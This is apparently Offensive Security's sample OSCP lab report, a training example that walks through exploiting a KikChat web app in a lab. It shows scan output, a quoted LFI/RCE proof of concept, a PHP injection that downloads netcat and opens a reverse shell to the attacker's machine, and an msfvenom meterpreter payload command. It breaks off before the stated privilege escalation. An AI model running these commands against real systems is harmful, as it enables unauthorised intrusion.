Offensive Security

Penetration Test Report for Internal Lab and Exam

v.1.1

student@youremailaddress.com

OSID: XXXXX

About this Document

Submitting your course exercises, PWK lab report, along with your exam report, may have its benefits. For example, up to 5 points may be earned by submitting your lab report along with your exercises. Although submitting your PWK lab report and the corresponding course exercises is completely optional, it is not difficult to see why it's highly recommended to do so.

This document is provided as an example of what is expected, at minimum, in a typical lab report that is submitted for review. You must successfully compromise no less than 10 machines in the labs and document all of your steps as illustrated in the "Offensive Security Lab and Exam Penetration Report: Section 3 - Methodologies" template. You may choose to include more than 10 machines in your report, however this will not provide any additional points to your final exam score.

The sample report presented in this document has been adapted for the non-native English speaker. For that reason, Offensive Security has opted for a more visual (i.e: more screenshots) style of reporting. A narrative of how the machine was compromised as well as vulnerability information can be included in the report, at your discretion. Please note that this template is only a guide, you may opt not to use it and create your own. The report, regardless of the template used, must be clear, concise, and most importantly, it must be reproducible. In other words, we must be able to compromise the machine again by simply following the report.

Table of Contents

1.0 Offensive Security Lab and Exam Penetration Test Report

1.1 Introduction

The Offensive Security Lab and Exam penetration test report should contain all the steps taken to successfully compromise machines both in the exam and lab environments. Accompanying data used in both environments should also be included, such as PoCs, custom exploit code, and so on. Please note that this report will be graded from a standpoint of correctness and completeness. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge required to successfully achieve the Offensive Security Certified Professional (OSCP) certification.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Lab and Exam network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. A sample page has been included in this document that should help you determine what is expected of you from a reporting standpoint. Please use the sample report as a guide to get you through the reporting requirement of the course.

1.3 Requirements

The student will be required to complete this penetration testing report in its entirety and to include the following sections:

- Overall High-Level Summary and Recommendations (Non-technical)
- Methodology walk-through and detailed outline of steps taken
- Each finding with accompanying screenshots, walk-throughs, sample code, and proof.txt file if applicable.
- Any additional items as deemed necessary

2.0 Report – High-Level Summary

OS-XXXXX was tasked with performing an internal penetration test in the Offensive Security Labs and Exam network. An internal penetration test is a simulated attack against internally connected systems.

The focus of this test is to perform attacks, similar to those of a malicious entity, and attempt to infiltrate Offensive Security's internal lab systems – the **THINC.local** domain, and the exam network. OS-XXXXX's overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

While conducting the internal penetration test, there were several alarming vulnerabilities that were identified within Offensive Security's network. For example, OS-XXXXX was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During testing, OS-XXXXX had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- Target #1 – Obtained a low-privilege shell via the vulnerable web application called '**KikChat**'. Once in, access was leveraged to escalate to '**root**' using the '**getsystem**' command in **Meterpreter**.

2.1 Report - Recommendations

OS-XXXXX recommends patching the vulnerabilities identified during the penetration test to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program in order to mitigate additional vulnerabilities that may be discovered at a later date.

3.0 Report – Methodologies

OS-XXXXX utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Labs and Exam environments are secure. Below is a summary of how OS-XXXXX was able to identify and exploit a number of systems.

3.1 Report – Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, OS-XXXXX was tasked with exploiting the lab and exam network. The specific IP addresses were:

Lab Network

192.168.31.218

3.2 Report – Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable to an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system provides an attacker with vital information before conducting the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open	Service/Banner
192.168.31.218	**TCP:** 80, 3389	Apache / RDP

3.3 Report – Penetration

The penetration testing portion of the assessment focuses heavily on gaining access to a variety of systems. During this penetration test, OS-XXXXX was able to successfully gain access to 10 out of the 50 systems.

Vulnerability Exploited: KikChat - (LFI/RCE) Multiple Vulnerability

System Vulnerable: 192.168.31.218

Vulnerability Explanation: The KikChat web application suffers from a Local File Include (LFI), as well as a Remote Code Execution (RCE) vulnerability. A combination of these vulnerabilities was used to obtain a low privilege shell.


Privilege Escalation Vulnerability: Named Pipe Impersonation (In Memory/Admin)

Vulnerability Fix: No known patch or update for this issue.

Severity: Critical


Information Gathering:

Full Nmap scan of all ports:




```
root@kali-offsec ~$ nmap -p- -T4 -A 192.168.31.218

Starting Nmap 6.40 ( http://nmap.org ) at 2013-12-21 14:36 GMT
Nmap scan report for 192.168.31.218
Host is up (0.15s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.2.14 ((Win32) DAV/2 mod_autoindex_color PHP/5.3.1)
| http-methods: Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
| http-robots.txt: 1 disallowed entry
|_/8678576453/
|_http-title: Site doesn't have a title (text/html).
3389/tcp open  ms-wbt-server Microsoft Terminal Service
MAC Address: 00:50:56:AF:09:E6 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2000|XP|2003 (90%)
OS CPE: cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_server_2003::-
Aggressive OS guesses: Microsoft Windows 2000 SP4 (90%), Microsoft Windows XP SP2 or Windows Server 2003 (85%), Microsoft Windows XP SP3 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows

TRACEROUTE
HOP RTT       ADDRESS
1   154.76 ms 192.168.31.218

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 243.56 seconds
root@kali-offsec ~$
```

Nikto scan on target's port 80:




```
root@kali-offsec ~$ nikto -host http://192.168.31.218
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.31.218
+ Target Hostname:    192.168.31.218
+ Target Port:        80
+ Start Time:         2013-12-21 14:52:21 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.2.14 (Win32) DAV/2 mod_autoindex_color PHP/5.3.1
+ Server leaks inodes via ETags, header found with file /, inode: 1407374883553678, size: 149, mtime: 0x4ed8dc90af665
+ The anti-clickjacking X-Frame-Options header is not present.
+ Retrieved x-powered-by header: PHP/5.3.1
+ File/dir '/8678576453/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ PHP/5.3.1 appears to be outdated (current is at least 5.4.4)
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in httpd.conf or restrict access to allowed hosts.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-562: /server-info: This gives a lot of Apache information. Comment out appropriate line in httpd.conf or restrict access to allowed hosts.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6544 items checked: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2013-12-21 15:12:26 (GMT0) (1205 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali-offsec ~$
```

Content of target's robots.txt (using curl):




```
root@kali-offsec ~$ curl http://192.168.31.218/robots.txt
# robots.txt for chat site
User-agent: *
Disallow: /8678576453/#
root@kali-offsec ~$
```

Further enumeration of port 80 using a browser:



Searching Exploit-DB for PoC on KikChat's vulnerability:



```
root@kali-offsec ~$ cd /usr/share/exploitdb
root@kali-offsec /usr/share/exploitdb$ grep -i KikChat files.csv
30235,platforms/php/webapps/30235.txt,"KikChat - (LFI/RCE) Multiple Vulnerability",2013-12-12,"Ramdan Yantu",php,webapps,0
root@kali-offsec /usr/share/exploitdb$ cat platforms/php/webapps/30235.txt
# KikChat <= (LFI/RCE) Multiple Vulnerability
# By cr4wl3r http://bastardlabs.info
# Script : http://petitvincent.perso.free.fr/Webmastering/Script%20PHP%20HTML%20JAVASCRIPT/php%20scripts/kikchat.zip
# Tested : Windows / Linux
# Dork   : download script
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Vulnable LFI [ private.php ]

http://127.0.0.1/KikChat/private.php?name=../../../../../../../../../../[file]
http://127.0.0.1/KikChat/private.php?name=../../../../../../../../../../boot.ini
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Vulnable RCE [ /rooms/get.php ]:

http://127.0.0.1/KikChat/rooms/get.php?name=shell.php&ROOM=<?php system($cmd); ?>
http://127.0.0.1/KikChat/myroom/shell.php?cmd=whoami;id;uname -a;pwd;ls -al
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

makase banyak :

tau lo bentor to hulandalo
tamongodula'a wau tamohutata, dulo ito momongulipu


\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
p.s
malandingalo wa'u sebenarnya mohutu sploitz
bo sekedar koleksi saja :D
\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\


// gorontalo 2013
root@kali-offsec /usr/share/exploitdb$
```


Proof Of Concept Code: https://www.exploit-db.com/exploits/30235/

Confirming RCE: Using the PoC from Exploit-DB, additional information about the web server is gathered by creating a php file with '**phpinfo()**', and viewing it.

Command issued from terminal:

```
curl -s
http://192.168.31.218/8678576453/rooms/get.php\?name\=info.php\&ROOM\="<?php+
phpinfo()+?>"
```

Viewing custom php file in the browser:




PHP Version	5.3.1

Directive	Local Value	Mast
allow_call_time_pass_reference	Off	Off
allow_url_fopen	On	On
allow_url_include	On	On
always_populate_raw_post_data	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
asp_tags	Off	Off
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	*no value*	*no value*
default_mimetype	text/html	text/html
define_syslog_variables	Off	Off
disable_classes	*no value*	*no value*
disable_functions	*no value*	*no value*
display_errors	On	On
display_startup_errors	On	On

Getting Low-Privilege shell:


Using the RCE vulnerability, create a php file called '**shell.php**' that will download '**nc.txt**'. Save it as a batch file, create '**nc.exe**' and connect back to attacker:

Hosting 'nc.txt' file:




```
root@kali-offsec ~$ cd /usr/share/windows-binaries/
root@kali-offsec /usr/share/windows-binaries$ python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.31.218 - - [22/Dec/2013 12:11:02] "GET /nc.txt HTTP/1.0" 200 -
```

RCE command to download 'nc.txt', run 'shell.php', and connect to attacking machine:



```
root@kali-offsec ~$ curl -s http://192.168.31.218/8678576453/rooms/get.php\?name\=shell1.php\&ROOM\="<?php+file_put_contents('nc.bat',file_get_contents('http://192.168.30.4/nc.txt'));
system('nc.bat');usleep(2000000);system('nc.exe+-vn+192.168.30.4+1234+-e+cmd.exe');+?>"
<Html>
<Head><title>KikChat</title>
<style type="text/css">
<!--
A {COLOR: #FFFFFF; FONT-SIZE: 10pt; TEXT-DECORATION: none}
A:hover {COLOR: #FFFF00}
BODY {COLOR: #FFFFFF; FONT-FAMILY: Verdana, Arial, Helvetica, sans-serif; FONT-SIZE: 10pt}
-->
</style>
</HEAD><body bgcolor="#000066" leftmargin="2" topmargin="2">
<a href="get.php?ROOM=COULOIR&name=shell1.php" target="ROOMS">COULOIR</a><br><a href="get.php?ROOM=CUISINE&name=shell1.php" target="ROOMS">CUISINE</a><br><a href="get.php?ROOM=HALL&
name=shell1.php" target="ROOMS">HALL</a><br><a href="get.php?ROOM=PRIVATE&name=shell1.php" target="ROOMS">PRIVATE</a><br><a href="get.php?ROOM=SALON&name=shell1.php"
target="ROOMS">SALON</a><br></body>
</HTML>#
root@kali-offsec ~$ curl -s http://192.168.31.218/8678576453/myroom/shell1.php
```


Listener on attacking machine:



```
root@kali-offsec ~$ nc -lvp 1234
listening on [any] 1234 ...
192.168.31.218: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.30.4] from (UNKNOWN) [192.168.31.218] 1035
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\xampplite\htdocs\8678576453\myroom>whoami
whoami
EDBMACHINE\offsec

C:\xampplite\htdocs\8678576453\myroom>
```


Privilege Escalation: Using Metasploit, a meterpreter php reverse shell is created. Once created, it is then uploaded to the target machine the same way as the **'nc.txt'** file, and then it is executed using **'curl'**.

Creating Meterpreter PHP reverse shell:




```
root@kali-offsec ~$ msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.30.4 lport=1234 -f raw > /tmp/evil.txt
```

